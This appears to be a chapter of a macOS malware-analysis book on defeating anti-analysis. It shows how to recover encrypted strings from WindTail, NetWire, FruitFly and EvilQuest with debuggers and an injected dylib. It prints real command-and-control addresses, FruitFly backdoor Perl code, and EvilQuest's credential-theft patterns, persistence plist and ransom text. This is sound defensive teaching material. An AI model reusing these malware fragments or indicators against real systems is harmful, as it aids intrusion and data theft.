


Chapter 0x0B: Anti-Analysis

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

In the previous chapters, we illustrated how both static and dynamic analysis methods can be leveraged to comprehensively analyze malware, uncovering its persistence mechanisms, core capabilities, and even its most closely held secrets.

Of course, malware authors are not happy about their creations being laid bare for the world to see. Thus, they often seek to thwart (or at least complicate) any analysis efforts, via the addition of anti-analysis logic and/or protection schemes.

In this chapter, we'll discuss anti-analysis approaches commonly leveraged by macOS malware authors. In order to successfully analyze malware that seeks to hinder our analysis, protection schemes or anti-analysis logic must first be identified (or uncovered) and then statically or dynamically circumvented.

Generally speaking, malware authors leverage anti-analysis measures that may be classified into two general categories: measures that aim to thwart static analysis, and approaches that seek to thwart dynamic analysis. Let's take a look at both.

Anti-(static) Analysis Approaches

The first anti-analysis category seeks to complicate static analysis efforts. There are several common approaches that malware authors may leverage.

- String-based Obfuscation / Encryption
  During analysis, malware analysts are often trying to answer questions such as; "*how does the malware persist?*" or "*what is the address of the command and control server?*". Malware that contains plaintext strings related to its persistence (e.g. file paths), and/or the URL of its command and control server, makes analysis almost too easy. As such, malware authors obfuscate or encrypt such "sensitive" strings.

- Code Obfuscation
  In order to complicate the static (and dynamic) analysis of their code, malware authors can apply various obfuscation methods. For non-binary malware specimens (i.e. scripts), various obfuscator tools are available. And what about for mach-O binaries? Various executable packers can be employed to "protect" the binary's code.

Let's first look at a few examples of anti-(static) analysis methods utilized by various macOS malware specimens ...and then discuss how to bypass them.

> 📝 Note:
>
> Oftentimes (as we'll see), it's easier to overcome anti-(static) analysis approaches via dynamic analysis. And in some cases vice versa (dynamic, via static).

In previous chapters, we've looked at several examples of string-based obfuscations designed to complicate static analysis. Recall that OSX.Windtail [1] contains various embedded base64-encoded and AES encrypted strings, including the address of its command and control server:


```
r14 = [NSString stringWithFormat:@"%@", [self
yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98ZviUSLrtFPmGyV7vZdBX2PYYAIfmUcgXHjNZe3ibndAJ
Ah1fA69AHwjVjD0L+Oy/rbhmw9RF/OLs="]];

rbx = [[NSMutableURLRequest alloc] init];
[rbx setURL:[NSURL URLWithString:r14]];

[[[NSString alloc] initWithData:[NSURLConnection sendSynchronousRequest:rbx
returningResponse:0x0 error:0x0] encoding:0x4] isEqualToString:@"1"]
```

Decrypting a command & control server
(OSX.WindTail)

The encryption key for the string (AES) decryption is hard-coded within the malware:



Hexdump of a (symmetric) embedded encryption key
(OSX.WindTail)

...meaning, it would be possible to manually decode and decrypt the address of the command and control server.

However, this would involve some legwork, such as finding (or scripting up) an AES decryptor. Yes, certainly doable, but it's far more efficient to simply allow the malware to decrypt this string for us! How? First we locate the malware's decryption (a method named yoop:) ...and the code that invokes this method to decrypt the C&C server's address:

```
0x0000000100001fe5   mov    r13, qword [objc_msgSend]
...

0x0000000100002034   mov    rsi, @selector(yoop:)
0x000000010000203b   lea    rdx, @"F5Ur0CCFMOfWHjecxEqGLy...OLs="
0x0000000100002042   mov    rdi, self
0x0000000100002045   call   r13              ;invoke yoop: with the
                                              encoded/encrypted C&C server addr.

0x0000000100002048   mov    rcx, rax         ;method returns decrypted string (rax)
```

C&C Address Decryption
(OSX.WindTail)

Now, we can set a debugger breakpoint at address 0x100002048 (the instruction immediately after the call to yoop:). As the yoop: method returns the plaintext strings (in the RAX register), once this breakpoint is hit we can dump the (now) decrypted and decoded string. This reveals the malware's command and control server, flux2key.com:

```
$ lldb Final_Presentation.app

(lldb) target create "Final_Presentation.app"
Current executable set to 'Final_Presentation.app' (x86_64).

(lldb) b 0x100002048
(lldb) run

Process 826 stopped
* thread #5, stop reason = breakpoint 1.1

(lldb) po $rax
http://flux2key.com/liaROelcOeVvfjN/fsfSQNrIyxeRvXH.php?very=%@&xnvk=%@
```

Decrypted C&C address
(OSX.WindTail)

This approach can be applied to most string obfuscation or encryption methods as it is agnostic to the algorithm used. That is to say, it generally does not matter what method the malware is using to protect strings or data. If one is able to locate the deobfuscation/decryption routine (generally via static analysis), a debugger breakpoint is often all that's needed!

Of course, this begs the questions, how does one ascertain that malware has obfuscated sensitive strings/data? and, if so, how does one locate those routines within the malware?

While there are no foolproof methods to answer the former it's generally fairly straightforward to ascertain if a malicious specimen has something to hide. Take for example, the output of the `strings` command, which generally produces a significant number of extracted strings. However, if its output is rather limited, or contains a large number of nonsensical strings (especially of significant length), this is a good indication that some type of string obfuscation is in play. The aforementioned `OSX.WindTail` serves as an illustrative example of this. Amongst various "plaintext" (i.e. readable) strings, we find many clearly obfuscated strings:


```
$ strings - WindTail/Final_Presentation.app/Contents/MacOS/usrnode

/bin/sh
Song.dat
KEY_PATH
KEY_ATTR
/usr/bin/zip
/usr/bin/curl
BouCfWujdfbAUfCos/iIOg==
OaIcxXDp/Yb6Qqp+rf0k+w==
ie8DGq3HZ82UqV9N4cpuVw==
x3EOmwsZL5eRCwHS26to6Q==
S44up5PtPceC8NunbUJAsg==
F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98ZviUSLrtFPmHE6gRZGU7ZmXiW+/gzAouX
F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98ZviUSLrtFPmGyV7vZdBX2PYY...AHwjjP+L8S4OCAFtvzYwEr0iA=
F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98ZviUSLrtFPmGyV7vZdBX2PYY...khYs4PF/zxB4LaUzLGuA0H53cQ
```

Obfuscated Strings
(`OSX.WindTail`)

Of course, this method is not foolproof. For example, if the obfuscation method (e.g. encryption algorithm) produces non-ascii characters, the obfuscated content may not show up in the `strings` output.

However, poking around in a disassembler may reveal large chunks of obfuscated data that may be cross-referenced elsewhere in the binary code. For example, `OSX.NetWire.A` [2] contains what appears to be a blob of encrypted data, near the start of the `__data` section:



(Embedded) Obfuscated data
(OSX.NetWire.A)

A continued triage of the malware, specifically its `main` function, reveals multiple calls to a function at `0x00009502`. And each call to this function, passes in an address that falls within the block of encrypted data (which starts around `0x0000E2F0` in memory):

```
0x00007364  push      esi
0x00007365  push      0xe555     ;encrypted data
0x0000736b  call      sub_9502

...

0x00007380  push      0xe5d6    ;encrypted data
0x00007385  push      eax
0x00007386  call      sub_9502

...

0x000073fd  push      0xe6b6   ;encrypted data
0x00007402  push      edi
0x00007403  call      sub_9502
```

...seems reasonable to assume this function is responsible for decrypting the contents in the blob of encrypted data.

As noted, one can usually just set a breakpoint after code that references the encrypted data. Then simply dump the (now) decrypted data.

In the case of OSX.NetWire.A, we choose to set a breakpoint immediately after the final call to the decryption function. Once a breakpoint has been set (at address 0x00007408), and hit, we can print out the now decrypted data (via the x/s debugger command).

The contents turns out to be configuration parameters that includes the address of the malware's command and control server (89.34.111.113), as well as its installation path (%home%/.defaults/Finder):

```
$ lldb Finder.app

(lldb) process launch --stop-at-entry
(lldb) b 0x00007408
Breakpoint 1: where = Finder`Finder[0x00007408], address = 0x00007408

(lldb) c
Process 1130 resuming
Process 1130 stopped (stop reason = breakpoint 1.1)

(lldb) x/100s 0x0000e2f0 --force
0x0000e2f8: "89.34.111.113:443;"
0x0000e4f8: "Password"
0x0000e52a: "HostId-%Rand%"
0x0000e53b: "Default Group"
0x0000e549: "NC"
0x0000e54c: "-"
0x0000e555: "%home%/.defaults/Finder"
0x0000e5d6: "com.mac.host"
0x0000e607: "{0Q44F73L-1XD5-6N1H-53K4-I28DQ30QB8Q1}"
...
```

Dumping a (now) decrypted configuration parameters (OSX.NetWire.A)

...recovering such configuration parameters, greatly expediates our analysis.

We've shown that when obfuscated or encrypted data is encountered (such as within OSX.WindTail or OSX.NetWire), locating the malware's code that deobfuscates said data is paramount. Once such code has been located, a debugging breakpoint can be set, which (as we illustrated) allows for the malware to be paused, and the (now) plaintext data recovered.

This of course begs the question, how does one locate the code within the malware responsible for the deobfuscation (or decryption), of the data?

Usually the best approach is to leverage a disassembler or decompiler which can identify code that references the encrypted data. Such references are generally indicative of either the actual code responsible for decryption (i.e. a decryption routine) or code that later references the data in a decrypted state.


For example, in the case of the OSX.WindTail, we noted various strings that appeared to be base64 encoded and encrypted. Selecting one such string ("BouCfWujdfbAUfCos/iIOg=="), we find a cross-reference at 0x00000001000023a6:

```
0x000000010000239f         mov        rsi, @selector(yoop:)
0x00000001000023a6         lea        rdx, @"BouCfWujdfbAUfCos/iIOg=="
0x00000001000023ad         mov        r15, qword [_objc_msgSend]
0x00000001000023b4         call       r15
```

String deobfuscation?
(OSX.WindTail)

From the disassembly that references the obfuscated string, we can ascertain the malware's is invoking a method named yoop: ...with the string as its parameter.

Enumerating cross-references to the yoop: selector (the "name" of the method), reveals many places within the malware where the method is invoked ...one for each time a string is to be decoded and decrypted:



Cross-references to @selector(yoop:)
(OSX.WindTail)

📝 Note:

Recall that the objc_msgSend function is utilized to invoke Objective-C methods. ...and that the RSI register will hold the name of the method being invoked (i.e. “yoop:”).

Taking a closer look at the actual yoop: method reveals it is indeed a decoding and decryption routine:

```
-(void *)yoop:(void *)string {

  rax = [[[NSString alloc] initWithData:[[yu decode:string]
         AESDecryptWithPassphrase:key] encoding:0x1]
         stringByTrimmingCharactersInSet:[NSCharacterSet whitespaceCharacterSet]];

  return rax;
}
```

yoop: method
(OSX.WindTail)

📝 Note:

Another approach to locating decryption routines (that may be responsible for decrypting embedded strings or data), is to peruse the disassembly looking either for:

- Calls into system crypto routines (e.g. CCCrypt)
- Well-known/standard crypto constants (such as AES s-boxes)

Depending on your disassembler of choice, various 3rd-party plugins are available to automate this “crypto discovery” process.

Another example of string-based obfuscation (seeking to “protect” sensitive strings from static analysis) can be found in OSX.FruitFly [3]:

```
my($h, @r) = split / a / , M('11b36-301-;;2-45bdql-lwslk-hgjfbdql-pmgh`vg-hgjf');

...

for my$B(split / a / , M('1fg7kkb1nnhokb71jrmkb;rm`;kb1fplifeb1njgule')) {
    push@ e, map $_.$B, split / a / , M('dql-lwslk-bdql-pmgh`vg-');
}
```

Obfuscated strings
(OSX.FruitFly)

Though we could manually decrypt these strings (as the 'M' subroutine simply decodes a string via XOR, with a static key of 0x3), it is easier (read: less work) to use Perl's built-in debugger. This allows us to instead coerce the malware into decoding the strings itself:

```
$ perl -d .fpsaud

main::(fpsaud:6): my $l;
DB<1> n

main::(fpsaud:39):      my ( $h, @r ) = split /a/,
main::(fpsaud:40):      M('11b36-301-;;2-45bdql-lw…

DB<1> n

DB<1> p $h
22

DB<1> p @r
05.032.881.76 gro.otpoh.kdie gro.sndkcud.kdie
```

Using Perl's Debugger to Deobfuscate Strings
(OSX.FruitFly)

The decoded strings reveal the port (22) and addresses of OSX.FruitFly's command and control servers (though the latter are still reversed, perhaps as an extra albeit inconsequential layer of "obfuscation"):

- 05.032.881.76 → 67.188.230.50
- gro.otpoh.kdie → eidk.hopto.org
- gro.sndkcud.kdie → eidk.duckdns.org

The "downside" to this breakpoint-based approach is that we'll only decrypt strings when the malware invokes the string decryption function (and our debugger breakpoint is hit). Thus, if an encrypted string is (only) referenced in a block(s) of code that isn't executed, we'll never encounter its decrypted value. Of course, when analyzing a malicious specimen, we want to decrypt all its strings!

The malware can (obviously) decrypt all its strings, so we just need a way to "convince" the malware to do so! Turns out this isn't too hard. In fact, if we create a dynamic library and inject it into the malware, this library can then invoke the malware's string decryption routine for any/all encrypted strings!

Let's walk through this process, choosing `OSX.EvilQuest` [4] as our target.

First, we note that `OSX.EvilQuest` contains many obfuscated strings:

```
$ strings - EvilQuest

Host: %s
ERROR: %s
1PnYz01rdaiC0000013
1MNsh21anlz906WugB2zwfjn0000083
2Uy5DI3hMp7o0cq|T|14vHRz0000013
2Y6ndF3HGBhV3OZ5wT2ya9se0000053
3mkAT20Khcxt23iYti06y5Ay0000083
3mTqdG3tFoV51KYxgy38orxy0000083
2Glxas1XPf4|11RXKJ3qj71m0000023
3MERIn3bPzjJ1bPkcR1QNszj0000023
26b0Rr2rjBL52utuBM2otc2K0000083
0JVurl1WtxB53WxvoP18ouUM2Qo51c3v5dDi0000083
2WVZmB2oRkhr1Y7s1D2asm{v1Al5AT33Xn3X0000053
3iHMvK0RFo0r3KGWvD28URSu06OhV61tdk0t22nizO3nao1q0000033
...
```

Obfuscated strings
(`OSX.EvilQuest`)

...strings that we'd like to fully deobfuscate to assist our analysis efforts!

Statically analyzing `OSX.EvilQuest` and looking for cross-references to such strings quickly reveals the malware's deobfuscation function, `ei_str`:

```
lea     rdi, "0hC|h71FgtPJ32afft3EzOyU3xFA7q0{LBxN3vZ"...
call    ei_str
...
lea     rdi, "0hC|h71FgtPJ19|69c0m4GZL1xMqqS3kmZbz3FW"...
call    ei_str
```

Invocation of a deobfuscation function, `ei_str`
(`OSX.EvilQuest`)

The `ei_str` function is rather long and complicated, thus instead of trying to decrypt the strings solely via a static analysis approach, we opt for a dynamic approach ...but instead of setting a breakpoint on this function, we go the (more comprehensive) library injection route.

Our injectable library will perform two simple tasks:

1. Once within a running instance of the malware, resolve the address of the deobfuscation function, `ei_str`.

2. Invoke the (now resolved) `ei_str` function for **all** encrypted strings found embedded within the malware's binary (specifically in its `__cstring` segment).

As we place this logic in the constructor of the dynamic library, it will be automatically executed when the library is loaded (injected), and well before the malware's own code is run.

Here's the (well-commented) code from the injectable dynamic "deobfuscator" library:

```
//library constructor
// 1. resolves address of malware's `ei_str` function
// 2. invokes it for all embedded encrypted strings
__attribute__((constructor)) static void decrypt() {

    //define & resolve the malware's `ei_str` function
    typedef char* (*ei_str)(char* str);
    ei_str ei_strFP = dlsym(RTLD_MAIN_ONLY, "ei_str");

    //init pointers
    // the `__cstring` segment starts `0xF98D` after `ei_str` and is `0x29E9` long
    char* start = (char*)ei_strFP + 0xF98D;
    char* end = start + 0x29E9;
    char* current = start;

    //decrypt all strings
    while(current < end) {

      //decrypt and print out
      char* string = ei_strFP(current);
      printf("decrypted string (%#lx): %s\n", (unsigned long)current, string);

      //skip to next string
      current += strlen(current);
    }

    //bye!
    exit(0);
```

```
}
```

Dynamic “deobfuscator” library
(for OSX.EvilQuest)

In short, the library code scans over the malware’s entire `__cstring` segment, which contains all the obfuscated strings. For each string, it invokes the malware’s own `ei_str` function to deobfuscate the string.

Once compiled the library can be (forcefully) loaded into the malware via the `DYLD_INSERT_LIBRARIES` environment variable. Once loaded, the library’s code is automatically invoked and coerces the malware to deobfuscate all its strings:

```
DYLD_INSERT_LIBRARIES=/tmp/libEvilQuestDecryptor.dylib ~/Downloads/OSX.EvilQuest

decrypted string (0x10eb675ec): andrewka6.pythonanywhere.com
decrypted string (0x10eb67624): ret.txt

decrypted string (0x10eb67864): osascript -e "do shell script \"sudo %s\" with 
administrator privileges"

decrypted string (0x10eb67a95): *id_rsa*/i
decrypted string (0x10eb67ab5): *.pem/i
decrypted string (0x10eb67ad5): *.ppk/i
decrypted string (0x10eb67af5): known_hosts/i
decrypted string (0x10eb67b15): *.ca-bundle/i
decrypted string (0x10eb67b35): *.crt/i
decrypted string (0x10eb67b55): *.p7!/i
decrypted string (0x10eb67b75): *.!er/i
decrypted string (0x10eb67b95): *.pfx/i
decrypted string (0x10eb67bb5): *.p12/i
decrypted string (0x10eb67bd5): *key*.pdf/i
decrypted string (0x10eb67bf5): *wallet*.pdf/i
decrypted string (0x10eb67c15): *key*.png/i
decrypted string (0x10eb67c35): *wallet*.png/i
decrypted string (0x10eb67c55): *key*.jpg/i
decrypted string (0x10eb67c75): *wallet*.jpg/i
decrypted string (0x10eb67c95): *key*.jpeg/i
decrypted string (0x10eb67cb5): *wallet*.jpeg/i

decrypted string (0x10eb67ce6): HelloCruelWorld
decrypted string (0x10eb67d12): [Memory Based Bundle]
decrypted string (0x10eb67d6b): ei_run_memory_hrd

decrypted string (0x10eb681ad):
```

```
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>%s</string>

<key>ProgramArguments</key>
<array>
<string>sudo</string>
<string>%s</string>
<string>--silent</string>
</array>

<key>RunAtLoad</key>
<true/>

<key>KeepAlive</key>
<true/>

</dict>
</plist>

decrypted string (0x10eb6893f): Little Snitch
decrypted string (0x10eb6895f): Kaspersky
decrypted string (0x10eb6897f): Norton
decrypted string (0x10eb68993): Avast
decrypted string (0x10eb689a7): DrWeb
decrypted string (0x10eb689bb): Mcaffee
decrypted string (0x10eb689db): Bitdefender
decrypted string (0x10eb689fb): Bullguard
decrypted string (0x10eb68a1b): com.apple.questd

decrypted string (0x10eb68b54): YOUR IMPORTANT FILES ARE ENCRYPTED

Many of your documents, photos, videos, images and other files are no longer
accessible because they have been encrypted. Maybe you are busy looking for a way to
recover your files, but do not waste your time. Nobody can recover your file without
our decryption service.

...

decrypted string (0x10eb6997e): READ_ME_NOW
decrypted string (0x10eb6999e): .tar
decrypted string (0x10eb699b2): .rar
```

```
decrypted string (0x10eb699c6): .tgz
decrypted string (0x10eb699da): .zip
decrypted string (0x10eb699ee): .7z
decrypted string (0x10eb69a02): .dmg
```

Deobfuscated strings
(OSX.EvilQuest)

The decrypted output reveals strings which appear to be:

- Addresses of servers, potentially used for command and control: andrewka6.pythonanywhere.com, 167.71.237.219
- Regular expressions for files of interest, relating to keys, certificates, and wallets: *id_rsa*/i, *key*.pdf/i, *wallet*.pdf, etc…
- Property list file(s) for launch item persistence.
- Security products: Little Snitch, Kaspersky, etc…
- (de)Ransom instructions and target file extensions.

Such strings provide valuable insight into the malware's capabilities, and facilitate further analysis.

In an attempt to protect sensitive contents, such as addresses of command and control servers, so far we've seen how Mac malware authors leverage string obfuscation or encryption ...which, with a carefully placed debug breakpoint, is generally trival to subvert.

To further "protect" their creations from both static and dynamic analysis, malware authors may also turn towards code-level obfuscations. For malicious scripts, which are generally trivial to analyze due to their "readability", such obfuscation is quite common. On the other hand, obfuscated Mach-O binaries are somewhat less common, though we'll look at several samples.

The aforementioned OSX.FruitFly is a malicious perl script that utilizes obfuscation to complicate static analysis. Specifically, it was "minimized" and had variable and subroutine names replaced with shortened (generally single-character) names:

```
$ file OSX.FruitFly
perl script text executable, ASCII text

$ cat OSX.FruitFly
```

```
#!/usr/bin/perl
use strict;use warnings;use IO::Socket;use IPC::Open2;my$l;sub G{die if!defined
syswrite$l,$_[0]}sub J{my($U,$A)=('','');while($_[0]>length$U){die
if!sysread$l,$A,$_[0]-length$U;$U.=$A;}return$U;}sub O{unpack'V',J 4}sub N{J O}sub
H{my$U=N;$U=~s/\\/\//g;$U}sub I{my$U=eval{my$C=`$_[0]`;chomp$C;$C};$U=''if!defined
$U;$U;}sub K{$_[0]?v1:v0}sub Y{pack'V',$_[0]}sub B{pack'V2',$_[0]/2**32,$_[0]%2**32}
sub Z{pack'V/a*',$_[0]}sub M{$_[0]^(v3 length($_[0]))}my($h,@r)=split/a/,M('11b36-
301-;;2-45bdql-lwslk-hgjfbdql-pmgh`vg-hgjf');push@r,splice@r,0,rand@r;my@e=();for
my$B (split/a/,M('1fg7kkb1nnhokb71jrmkb;rm`;kb1fplifeb1njgule')){push@e,map $_
.$B,split/a/,M(‘dql-lwslk-bdql-pmgh`vg-');}push@e,splice@e,0,rand@e ...
```

Obfuscated Perl code
(OSX.FruitFly)

Various online sites (such as [5]) can beautify such “minimized” code, though variable and subroutine names remain “nonsensical”. However, while descriptive variable and subroutine names do simplify analysis, obfuscated names do little to slow us down, as we can simply examine the code.

Below are several such (annotated) subroutines extracted from the now beautified `OSX.FruitFly` code. Though their names remain non-descriptive (e.g. ‘`G`’, ‘`J`’, etc.) their purpose is now fairly easy to ascertain:

```
#send data (to C&C server)
sub G {
  die if !defined syswrite $l, $_[0]
}

#recv data (from C&C server)
sub J {
  my ( $U, $A ) = ( '', '' );
  while ( $_[0] > length $U ) {
    die
    if !sysread $l, $A, $_[0] - length $U;
    $U .= $A;
  }
  return $U;
}

#eval command
sub I {
  my $U = eval { my $C = `$_[0]`; chomp $C; $C };
```

```
  $U = '' if !defined $U;

}

#XOR string
sub M {
  $_[0] ^ ( v3 x length( $_[0] ) )
}
```

Beautified Perl code
(OSX.FruitFly)

